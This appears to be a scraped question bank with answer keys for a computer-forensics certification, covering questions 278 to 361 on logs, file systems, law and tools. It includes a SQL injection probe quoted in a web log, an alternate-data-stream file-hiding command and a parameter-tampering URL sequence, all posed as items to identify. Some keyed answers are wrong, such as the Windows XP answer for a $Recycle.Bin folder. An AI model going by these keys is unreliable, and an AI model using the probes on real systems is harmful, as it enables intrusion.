2007-06-14 21:47:35 192.168.254.1 action=Permit sent=5054 rcvd=81725 src=24.119.169.162 dst=10.120.10.122 src_port=7809
2007-06-14 21:47:37 192.168.254.1 action=Permit sent=26196 rcvd=733409 src=24.119.229.125 dst=10.120.10.122 src_port=38
2007-06-14 21:47:40 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:47:41 192.168.254.1 action=Permit sent=18721 rcvd=210841 src=216.97.160.253 dst=10.120.10.122 src_port=94
2007-06-14 21:47:42 192.168.254.1 action=Permit sent=5781 rcvd=102596 src=24.119.169.162 dst=10.120.10.122 src_port=579
2007-06-14 21:47:42 192.168.254.1 action=Permit sent=2982 rcvd=24075 src=24.119.169.162 dst=10.120.10.122 src_port=641
2007-06-14 21:47:43 192.168.254.1 action=Permit sent=2597 rcvd=28655 src=24.119.169.162 dst=10.120.10.122 src_port=1600
2007-06-14 21:47:46 192.168.254.1 action=Permit sent=840 rcvd=491 src=24.119.169.162 dst=10.120.10.123 src_port=13185 d
2007-06-14 21:47:49 192.168.254.1 action=Permit sent=3346 rcvd=18192 src=24.119.169.162 dst=10.120.10.122 src_port=4737
2007-06-14 21:47:55 192.168.254.1 action=Permit sent=3780 rcvd=34120 src=24.119.169.162 dst=10.120.10.122 src_port=3713
2007-06-14 21:47:57 192.168.254.1 action=Permit sent=3604 rcvd=30265 src=24.119.169.162 dst=10.120.10.122 src_port=6785
2007-06-14 21:47:58 192.168.254.1 action=Permit sent=3406 rcvd=39223 src=24.119.169.162 dst=10.120.10.122 src_port=5761
2007-06-14 21:47:59 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:04 192.168.254.1 action=Permit sent=549 rcvd=404 src=192.168.254.42 dst=208.188.166.68 src_port=7096 d
2007-06-14 21:48:05 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.2 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:09 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:10 192.168.254.1 action=Permit sent=407 rcvd=0 src=192.168.254.14 dst=204.61.5.230 src_port=260 dst_p
2007-06-14 21:48:13 192.168.254.1 action=Permit sent=1040 rcvd=0 src=192.168.254.14 dst=204.61.5.130 src_port=41216 dst_
2007-06-14 21:48:15 192.168.254.1 action=Deny sent=0 rcvd=12288 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49
2007-06-14 21:48:16 192.168.254.1 action=Deny sent=0 rcvd=11264 src=10.130.9.3 dst=224.0.0.2 src_port=49415 dst_port=49

```

What can the investigator infer from the screenshot seen below?

- A. A smurf attack has been attempted
- B. A denial of service has been attempted
- C. Network intrusion has occurred
- D. Buffer overflow attempt on the firewall.

**Correct Answer: C**  
**Section: (none)**  
**Explanation**

**Explanation/Reference:**

### QUESTION 278

When investigating a wireless attack, what information can be obtained from the DHCP logs?

- A. The operating system of the attacker and victim computers
- B. IP traffic between the attacker and the victim
- C. MAC address of the attacker

D. If any computers on the network are running in promiscuous mode

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 279

This type of testimony is presented by someone who does the actual fieldwork and does not offer a view in court.

- A. Civil litigation testimony
- B. Expert testimony
- C. Victim advocate testimony
- D. Technical testimony

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 280

On an Active Directory network using NTLM authentication, where on the domain controllers are the passwords stored?

- A. SAM
- B. AMS
- C. Shadow file
- D. Password.conf

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

IT MATERIAL TRIBE  
Make Impossible Possible

### QUESTION 281

Why is it still possible to recover files that have been emptied from the Recycle Bin on a Windows computer?

- A. The data is still present until the original location of the file is used
- B. The data is moved to the Restore directory and is kept there indefinitely
- C. The data will reside in the L2 cache on a Windows computer until it is manually deleted
- D. It is not possible to recover data that has been emptied from the Recycle Bin

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 282**

When is it appropriate to use computer forensics?

- A. If copyright and intellectual property theft/misuse has occurred
- B. If employees do not care for their boss management techniques
- C. If sales drop off for no apparent reason for an extended period of time
- D. If a financial institution is burglarized by robbers

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 283**

Which of the following is a precomputed table containing word lists like dictionary files and brute force lists and their hash values?

- A. Directory Table
- B. Rainbow Table
- C. Master file Table (MFT)
- D. Partition Table

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 284**

Using Linux to carry out a forensics investigation, what would the following command accomplish?  
`dd if=/usr/home/partition.image of=/dev/sdb2 bs=4096 conv=notrunc,noerror`

- A. Search for disk errors within an image file
- B. Backup a disk to an image file
- C. Copy a partition to an image file
- D. Restore a disk from an image file

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 285**

In handling computer-related incidents, which IT role should be responsible for recovery, containment, and prevention to constituents?

- A. Security Administrator
- B. Network Administrator
- C. Director of Information Technology
- D. Director of Administration

**Correct Answer:** B  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 286**

What will the following Linux command accomplish?  
`dd if=/dev/mem of=/home/sam/mem.bin bs=1024`

- A. Copy the master boot record to a file
- B. Copy the contents of the system folder to a file
- C. Copy the running memory to a file
- D. Copy the memory dump file to an image file

**Correct Answer:** C  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 287**

Before performing a logical or physical search of a drive in Encase, what must be added to the program?

- A. File signatures
- B. Keywords
- C. Hash sets
- D. Bookmarks

**Correct Answer:** B  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 288**

When a router receives an update for its routing table, what is the metric value change to that path?

- A. Increased by 2
- B. Decreased by 1
- C. Increased by 1
- D. Decreased by 2

**Correct Answer:** C  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 289**

When operating systems mark a cluster as used but not allocated, the cluster is considered as \_\_\_\_\_

- A. Corrupt
- B. Bad
- C. Lost
- D. Unallocated

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 290

While looking through the IIS log file of a web server, you find the following entries:

```
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index.asp
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /login.asp?username=if ((select user)='sa' OR (select user)='dbo')
select 1 else select 1/0
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Developments/index_02.jpg
2007-01-23 14:18:39 W3SVC1 172.16.28.102 GET /Development/index_04.jpg
```

What is evident from this log file?

- A. Web bugs
- B. Cross site scripting
- C. Hidden fields
- D. SQL injection is possible

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 291

Why would you need to find out the gateway of a device when investigating a wireless attack?

- A. The gateway will be the IP of the proxy server used by the attacker to launch the attack
- B. The gateway will be the IP of the attacker computer
- C. The gateway will be the IP used to manage the RADIUS server
- D. The gateway will be the IP used to manage the access point

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 292

Using Internet logging software to investigate a case of malicious use of computers, the investigator comes across some entries that appear odd.

```

File Edit Format View Help
Begin Log; 2007-04-24
http://www.somewhere.com/
http://www.somewhere.com/Default.aspx?userid=566466
http://www.somewhere.com/Default.aspx?userid=566467
http://www.somewhere.com/Default.aspx?userid=566468
http://www.somewhere.com/Default.aspx?userid=566469
http://www.somewhere.com/Default.aspx?userid=566470
http://www.somewhere.com/Default.aspx?userid=566471

```

From the log, the investigator can see where the person in question went on the Internet. From the log, it appears that the user was manually typing in different user ID numbers. What technique this user was trying?

- A. Parameter tampering
- B. Cross site scripting
- C. SQL injection
- D. Cookie Poisoning

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 293

Why would a company issue a dongle with the software they sell?

- A. To provide source code protection
- B. To provide wireless functionality with the software
- C. To provide copyright protection
- D. To ensure that keyloggers cannot be used

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

### QUESTION 294

What feature of Windows is the following command trying to utilize?

```
C:\>type c:\discovery.doc > c:\windows\system32\sol.exe:discovery.doc
```

- A. White space
- B. AFS
- C. ADS
- D. Slack file

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 295

Harold is finishing up a report on a case of network intrusion, corporate spying, and embezzlement that he has been working on for over six months. He is trying to find the right term to use in his report to describe network-enabled spying. What term should Harold use?

- A. Spycrack
- B. Spynet
- C. Netspyionage
- D. Hackspionage

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 296

What is considered a grant of a property right given to an individual who discovers or invents a new machine, process, useful composition of matter or manufacture?

- A. Copyright
- B. Design patent
- C. Trademark
- D. Utility patent

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 297**

Where is the startup configuration located on a router?

- A. Static RAM
- B. BootROM
- C. NVRAM
- D. Dynamic RAM

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 298**

While searching through a computer under investigation, you discover numerous files that appear to have had the first letter of the file name replaced by the hex code byte 5h. What does this indicate on the computer?

- A. The files have been marked as hidden
- B. The files have been marked for deletion
- C. The files are corrupt and cannot be recovered
- D. The files have been marked as read-only

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 299**

While presenting his case to the court, Simon calls many witnesses to the stand to testify. Simon decides to call Hillary Taft, a lay witness, to the stand. Since Hillary is a lay witness, what field would she be considered an expert in?

- A. Technical material related to forensics
- B. No particular field
- C. Judging the character of defendants/victims
- D. Legal issues

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 300**

When reviewing web logs, you see an entry for resource not found in the HTTP status code field. What is the actual error code that you would see in the log for resource not found?

- A. 202
- B. 404
- C. 606
- D. 999

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 301

What stage of the incident handling process involves reporting events?

- A. Containment
- B. Follow-up
- C. Identification
- D. Recovery

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 302

When investigating a computer forensics case where Microsoft Exchange and Blackberry Enterprise server are used, where would investigator need to search to find email sent from a Blackberry device?

- A. RIM Messaging center
- B. Blackberry Enterprise server
- C. Microsoft Exchange server
- D. Blackberry desktop redirector

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 303

What type of attack sends spoofed UDP packets (instead of ping packets) with a fake source address to the IP broadcast address of a large network?

- A. Fraggle
- B. Smurf scan
- C. SYN flood
- D. Teardrop

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 304**

Which of the following is a list of recently used programs or opened files?

- A. Most Recently Used (MRU)
- B. Recently Used Programs (RUP)
- C. Master File Table (MFT)
- D. GUID Partition Table (GPT)

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 305**

Which of the following tasks DOES NOT come under the investigation phase of a cybercrime forensics investigation case?

- A. Data collection
- B. Secure the evidence
- C. First response
- D. Data analysis

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 306**

Which of the following file contains the traces of the applications installed, run, or uninstalled from a system?

- A. Shortcut Files
- B. Virtual files
- C. Prefetch Files
- D. Image Files

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 307**

Which password cracking technique uses details such as length of password, character sets used to construct the password, etc.?

- A. Dictionary attack

- B. Brute force attack
- C. Rule-based attack
- D. Man in the middle attack

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 308**

Which US law does the interstate or international transportation and receiving of child pornography fall under?

- A. §18. U.S.C. 1466A
- B. §18. U.S.C 252
- C. §18. U.S.C 146A
- D. §18. U.S.C 2252

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 309**

What is the capacity of Recycle bin in a system running on Windows Vista?

- A. 2.99GB
- B. 3.99GB
- C. Unlimited
- D. 10% of the partition space

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 310**

Which of the following tool captures and allows you to interactively browse the traffic on a network?

- A. Security Task Manager
- B. Wireshark
- C. ThumbsDisplay
- D. RegScanner

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 311**

Brian needs to acquire data from RAID storage. Which of the following acquisition methods is recommended to retrieve only the data relevant to the investigation?

- A. Static Acquisition
- B. Sparse or Logical Acquisition
- C. Bit-stream disk-to-disk Acquisition
- D. Bit-by-bit Acquisition

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 312**

Which of the following stages in a Linux boot process involve initialization of the system's hardware?

- A. BIOS Stage
- B. Bootloader Stage
- C. BootROM Stage
- D. Kernel Stage

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 313**

Who is responsible for the following tasks?

- Secure the scene and ensure that is maintained in a secure state until the Forensic Team advises
- Make notes about the scene that will eventually be handed over to the Forensic Team

- A. Non-forensics staff
- B. Lawyers
- C. System administrators
- D. Local managers or other non-forensic staff

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

**QUESTION 314**

Wireless access control attacks aim to penetrate a network by evading WLAN access control measures such as AP MAC filters and Wi-Fi port access controls. Which of the following wireless access control attacks allow the attacker to set up a rogue access point outside the corporate perimeter and then lure the employees of the organization to connect to it?

- A. Ad hoc associations

- B. Client mis-association
- C. MAC spoofing
- D. Rogue access points

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 315**

You have been given the task to investigate web attacks on a Windows-based server. Which of the following commands will you use to look at the sessions the machine has opened with other systems?

- A. Net sessions
- B. Net config
- C. Net share
- D. Net use

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 316**

Watson, a forensic investigator, is examining a copy of an ISO file stored in CDFS format. What type of evidence is this?

- A. Data from a CD copied using Windows
- B. Data from a CD copied using Mac-based system
- C. Data from a DVD copied using Windows system
- D. Data from a CD copied using Linux system

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 317**

Which of the following techniques can be used to beat steganography?

- A. Encryption
- B. Steganalysis
- C. Decryption
- D. Cryptanalysis

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 318**

Which of the following options will help users to enable or disable the last access time on a system running Windows 10 OS?

- A. wmic service
- B. Reg.exe
- C. fsutil
- D. Devcon

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 319**

Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. he wants to recover all those data, which includes his personal photos, music, documents, videos, official email, etc. Which of the following tools shall resolve Bob's purpose?

- A. Colasoft's Capsa
- B. Recuva
- C. Cain & Abel
- D. Xplico

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 320**

Which of the following files stores information about local Dropbox installation and account, email IDs linked with the account, current version/build for the local application, the host\_id, and local path information?

- A. host.db
- B. sigstore.db
- C. config.db
- D. filecache.db

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 321**

An executive has leaked the company trade secrets through an external drive. What process should the investigation team take if they could retrieve his system?

- A. Postmortem Analysis
- B. Real-Time Analysis
- C. Packet Analysis
- D. Malware Analysis

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 322**

Company ABC has employed a firewall, IDS, Antivirus, Domain Controller, and SIEM. The company's domain controller goes down. From which system would you begin your investigation?

- A. Domain Controller
- B. Firewall
- C. SIEM
- D. IDS

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 323**

Which code does the FAT file system use to mark the file as deleted?

- A. ESH
- B. 5EH
- C. H5E
- D. E5H

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 324**

What does the 63.78.199.4(161) denotes in a Cisco router log?

Mar 14 22:57:53.425 EST: %SEC-6-IPACCESSLOGP: list internet-inbound denied udp 66.56.16.77(1029) -> 63.78.199.4(161), 1 packet

- A. Destination IP address
- B. Source IP address
- C. Login IP address
- D. None of the above

**Correct Answer:** A

**Section: (none)****Explanation****Explanation/Reference:****QUESTION 325**

Microsoft Security IDs are available in Windows Registry Editor. The path to locate IDs in Windows 7 is:

- A. HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
- B. HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProfileList
- C. HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegList
- D. HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Regedit

**Correct Answer: A****Section: (none)****Explanation****Explanation/Reference:****QUESTION 326**

Which of the following commands shows you all of the network services running on Windows-based servers?

- A. Netstart
- B. Net Session
- C. Net use
- D. Net config

**Correct Answer: A****Section: (none)****Explanation****Explanation/Reference:****QUESTION 327**

Which of the following are small pieces of data sent from a website and stored on the user's computer by the user's web browser to track, validate, and maintain specific user information?

- A. Temporary Files
- B. Open files
- C. Cookies
- D. Web Browser Cache

**Correct Answer: C****Section: (none)****Explanation****Explanation/Reference:****QUESTION 328**

Pagefile.sys is a virtual memory file used to expand the physical memory of a computer. Select the registry path for the page file:

- A. HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management
- B. HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\System Management
- C. HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Device Management
- D. HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management \PrefetchParameters

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 329**

Which of the following commands shows you the names of all open shared files on a server and the number of file locks on each file?

- A. Net config
- B. Net file
- C. Net share
- D. Net sessions

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 330**

The surface of a hard disk consists of several concentric rings known as tracks; each of these tracks has smaller partitions called disk blocks. What is the size of each block?

- A. 512 bits
- B. 512 bytes
- C. 256 bits
- D. 256 bytes

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 331**

In Windows Security Event Log, what does an event id of 530 imply?

- A. Logon Failure – Unknown user name or bad password
- B. Logon Failure – User not allowed to logon at this computer
- C. Logon Failure – Account logon time restriction violation
- D. Logon Failure – Account currently disabled

**Correct Answer:** C

**Section:** (none)

**Explanation****Explanation/Reference:****QUESTION 332**

Which of the following technique creates a replica of an evidence media?

- A. Data Extraction
- B. Backup
- C. Bit Stream Imaging
- D. Data Deduplication

**Correct Answer:** C

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 333**

Which among the following search warrants allows the first responder to get the victim's computer information such as service records, billing records, and subscriber information from the service provider?

- A. Citizen Informant Search Warrant
- B. Electronic Storage Device Search Warrant
- C. John Doe Search Warrant
- D. Service Provider Search Warrant

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 334**

Madison is on trial for allegedly breaking into her university's internal network. The police raided her dorm room and seized all of her computer equipment. Madison's lawyer is trying to convince the judge that the seizure was unfounded and baseless. Under which US Amendment is Madison's lawyer trying to prove the police violated?

- A. The 4<sup>th</sup> Amendment
- B. The 1<sup>st</sup> Amendment
- C. The 10<sup>th</sup> Amendment
- D. The 5<sup>th</sup> Amendment

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:****QUESTION 335**

Casey has acquired data from a hard disk in an open source acquisition format that allows her to generate compressed or uncompressed image files. What format did she use?

- A. Portable Document Format
- B. Advanced Forensics Format (AFF)
- C. Proprietary Format
- D. Raw Format

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 336**

Depending upon the jurisdictional areas, different laws apply to different incidents. Which of the following law is related to fraud and related activity in connection with computers?

- A. 18 USC §1029
- B. 18 USC §1030
- C. 18 USC §1361
- D. 18 USC §1371

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 337**

Linux operating system has two types of typical bootloaders namely LILO (Linux Loader) and GRUB (Grand Unified Bootloader). In which stage of the booting process do the bootloaders become active?

- A. Bootloader Stage
- B. Kernel Stage
- C. BootROM Stage
- D. BIOS Stage

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 338**

Which of the following Event Correlation Approach checks and compares all the fields systematically and intentionally for positive and negative correlation with each other to determine the correlation across one or multiple fields?

- A. Rule-Based Approach
- B. Automated Field Correlation
- C. Field-Based Approach
- D. Graph-Based Approach

**Correct Answer:** B  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 339**

Which of the following tool creates a bit-by-bit image of an evidence media?

- A. Recuva
- B. FileMerlin
- C. AccessData FTK Imager
- D. Xplico


**Correct Answer:** C

**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 340**

Data is striped at a byte level across multiple drives, and parity information is distributed among all member drives.



What RAID level is represented here?

- A. RAID Level 0
- B. RAID Level 5
- C. RAID Level 3
- D. RAID Level 1

**Correct Answer:** B

**Section: (none)****Explanation****Explanation/Reference:****QUESTION 341**

What is the location of the binary files required for the functioning of the OS in a Linux system?

- A. /run
- B. /bin
- C. /root
- D. /sbin

**Correct Answer: B****Section: (none)****Explanation****Explanation/Reference:****QUESTION 342**

Which of the following files DOES NOT use Object Linking and Embedding (OLE) technology to embed and link to other objects?

- A. Portable Document Format
- B. MS-office Word Document
- C. MS-office Word OneNote
- D. MS-office Word PowerPoint

**Correct Answer: A****Section: (none)****Explanation****Explanation/Reference:****QUESTION 343**

Ivanovich, a forensics investigator, is trying to extract complete information about running processes from a system. Where should he look apart from the RAM and virtual memory?

- A. Swap space
- B. Application data
- C. Files and documents
- D. Slack space

**Correct Answer: A****Section: (none)****Explanation****Explanation/Reference:****QUESTION 344**

When marking evidence that has been collected with the “aaa/ddmmyy/nnnn/zz” format, what does the “nnnn” denote?

- A. The initials of the forensics analyst
- B. The sequence number for the parts of the same exhibit
- C. The year he evidence was taken
- D. The sequential number of the exhibits seized by the analyst

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 345**

Which MySQL log file contains information on server start and stop?

- A. Slow query log file
- B. General query log file
- C. Binary log
- D. Error log file

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 346**

Which of the following is a record of the characteristics of a file system, including its size, the block size, the empty and the filled blocks and their respective counts, the size and location of the inode tables, the disk block map and usage information, and the size of the block groups?

- A. Inode bitmap block
- B. Superblock
- C. Block bitmap block
- D. Data block

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 347**

Bob works as information security analyst for a big finance company. One day, the anomaly-based intrusion detection system alerted that a volumetric DDOS targeting the main IP of the main web server was occurring. What kind of attack is it?

- A. IDS attack
- B. APT
- C. Web application attack
- D. Network attack

**Correct Answer:** D  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 348**

Which of the following refers to the process of the witness being questioned by the attorney who called the latter to the stand?

- A. Witness Authentication
- B. Direct Examination
- C. Expert Witness
- D. Cross Questioning

**Correct Answer:** B  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 349**

Which rule requires an original recording to be provided to prove the content of a recording?

- A. 1004
- B. 1002
- C. 1003
- D. 1005

**Correct Answer:** B  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 350**

The investigator wants to examine changes made to the system's registry by the suspect program. Which of the following tool can help the investigator?

- A. TRIPWIRE
- B. RAM Capturer
- C. Regshot
- D. What's Running

**Correct Answer:** C  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 351**

What does the part of the log, "% SEC-6-IPACCESSLOGP", extracted from a Cisco router represent?

- A. The system was not able to process the packet because there was not enough room for all of the desired IP header options
- B. Immediate action required messages
- C. Some packet-matching logs were missed because the access list log messages were rate limited, or no access list log buffers were available
- D. A packet matching the log criteria for the given access list has been detected (TCP or UDP)

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 352

Files stored in the Recycle Bin in its physical location are renamed as Dxy.ext, where “x” represents the \_\_\_\_\_.

- A. Drive name
- B. Original file name’s extension
- C. Sequential number
- D. Original file name

**Correct Answer:** A

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 353

Which of the following is an iOS Jailbreaking tool?

- A. Kingo Android ROOT
- B. Towelroot
- C. One Click Root
- D. Redsn0w

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### QUESTION 354

Which of the following Registry components include offsets to other cells as well as the LastWrite time for the key?

- A. Value list cell
- B. Value cell
- C. Key cell
- D. Security descriptor cell

**Correct Answer:** C  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 355**

What is the default IIS log location?

- A. SystemDrive\inetpub\LogFiles
- B. %SystemDrive%\inetpub\logs\LogFiles
- C. %SystemDrive%\logs\LogFiles
- D. SystemDrive\logs\LogFiles

**Correct Answer:** B  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 356**

Charles has accidentally deleted an important file while working on his Mac computer. He wants to recover the deleted file as it contains some of his crucial business secrets. Which of the following tool will help Charles?

- A. Xplico
- B. Colasoft's Capsa
- C. FileSalvage
- D. DriveSpy

**Correct Answer:** C  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 357**

Which file is a sequence of bytes organized into blocks understandable by the system's linker?

- A. executable file
- B. source file
- C. Object file
- D. None of these

**Correct Answer:** C  
**Section:** (none)  
**Explanation**

**Explanation/Reference:**

**QUESTION 358**

Smith, a forensic examiner, was analyzing a hard disk image to find and acquire deleted sensitive files. He stumbled upon a \$Recycle.Bin folder in the root directory of the disk. Identify the operating system in use.

- A. Windows 98
- B. Linux
- C. Windows 8.1
- D. Windows XP

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 359**

Jason discovered a file named \$RIYG6VR.doc in the C:\\$Recycle.Bin\<USER SID>\ while analyzing a hard disk image for the deleted data. What inferences can he make from the file name?

- A. It is a doc file deleted in seventh sequential order
- B. RIYG6VR.doc is the name of the doc file deleted from the system
- C. It is file deleted from R drive
- D. It is a deleted doc file

**Correct Answer:** D

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 360**

Which among the following files provides email header information in the Microsoft Exchange server?

- A. gwcheck.db
- B. PRIV.EDB
- C. PUB.EDB
- D. PRIV.STM

**Correct Answer:** B

**Section:** (none)

**Explanation**

**Explanation/Reference:**

#### **QUESTION 361**

Which of the following attacks allows an attacker to access restricted directories, including application source code, configuration and critical system files, and to execute commands outside of the web server's root directory?

- A. Parameter/form tampering
